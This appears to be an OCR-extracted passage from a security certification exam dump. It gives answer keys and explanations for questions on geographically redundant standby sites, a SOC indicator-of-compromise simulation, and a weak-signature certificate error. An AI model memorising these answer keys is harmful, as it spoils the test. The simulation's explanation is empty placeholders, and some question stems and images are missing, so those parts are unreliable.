
A. Load-balance connection attempts and data Ingress at internet gateways
B. Allocate fully redundant and geographically distributed standby sites.
C. Employ layering of routers from diverse vendors
D. Lease space to establish cold sites throughout other countries


E. Use orchestration to procure, provision, and transfer application workloads lo cloudservices
F. Implement full weekly backups to be stored off-site for each of the company's sites


Answer: B

Explanation:
To design resilience in an enterprise system that can survive environmental catastrophes, recover within 24 hours, and be resilient to active exploitation, the best strategy is to allocate fully redundant and geographically distributed standby sites. Here??s why:
? Geographical Redundancy: Having geographically distributed standby sites ensures that if one site is affected by an environmental catastrophe, the other sites can take over, providing continuity of operations.
? Full Redundancy: Fully redundant sites mean that all critical systems and data are replicated, enabling quick recovery in the event of a critical loss of availability.
? Resilience to Exploitation: Distributing resources across multiple sites reduces the risk of a single point of failure and increases resilience against targeted attacks.
? References:

NEW QUESTION 117
SIMULATION
During the course of normal SOC operations, three anomalous events occurred and were flagged as potential IoCs. Evidence for each of these potential IoCs is provided.
INSTRUCTIONS
Review each of the events and select the appropriate analysis and remediation options for each IoC.








A. Mastered
B. Not Mastered

Answer: A

Explanation:
Analysis and Remediation Options for Each IoC: IoC 1:
? Evidence:
? Analysis:
? Remediation:
IoC 2:
? Evidence:
? Analysis:
? Remediation:
IoC 3:
? Evidence:
? Analysis:
? Remediation:
References:
? CompTIA Security+ Study Guide: This guide offers detailed explanations on identifying and mitigating various types of Indicators of Compromise (IoCs) and the corresponding analysis and remediation strategies.
? CompTIA Security+ Exam Objectives: These objectives cover key concepts in network security monitoring and incident response, providing guidelines on how to handle different types of security events.
? Security Operations Center (SOC) Best Practices: This resource outlines effective strategies for analyzing and responding to anomalous events within a SOC, including the use of blocklists, endpoint controls, and network configuration
changes.
By accurately analyzing the nature of each IoC and applying the appropriate remediation measures, the organization can effectively mitigate potential security threats and maintain a robust security posture.

NEW QUESTION 118
A security analyst received a report that an internal web page is down after a company- wide update to the web browser Given the following error message:



Which of the following is the b«« way to fix this issue?

A. Rewriting any legacy web functions
B. Disabling all deprecated ciphers
C. Blocking all non-essential pons
D. Discontinuing the use of self-signed certificates

Answer: D

Explanation:
The error message "NET::ERR_CERT_WEAK_SIGNATURE_ALGORITHM" indicates that the web browser is rejecting the certificate because it uses a weak signature algorithm. This commonly happens with self-signed certificates, which often use outdated or insecure algorithms.
Why Discontinue Self-Signed Certificates?
? Security Compliance: Modern browsers enforce strict security standards and may reject certificates that do not comply with these standards.
? Trusted Certificates: Using certificates from a trusted Certificate Authority (CA) ensures compliance with security standards and is less likely to be flagged as insecure.
? Weak Signature Algorithm: Self-signed certificates might use weak algorithms like MD5 or SHA-1, which are considered insecure.
Other options do not address the specific cause of the certificate error:
? A. Rewriting legacy web functions: Does not address the certificate issue.
? B. Disabling deprecated ciphers: Useful for improving security but not related to the certificate error.
? C. Blocking non-essential ports: This is unrelated to the issue of certificate validation.
References:
? CompTIA SecurityX Study Guide
? "Managing SSL/TLS Certificates," OWASP
? "Best Practices for Certificate Management," NIST Special Publication 800-57

NEW QUESTION 123
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Relate Links

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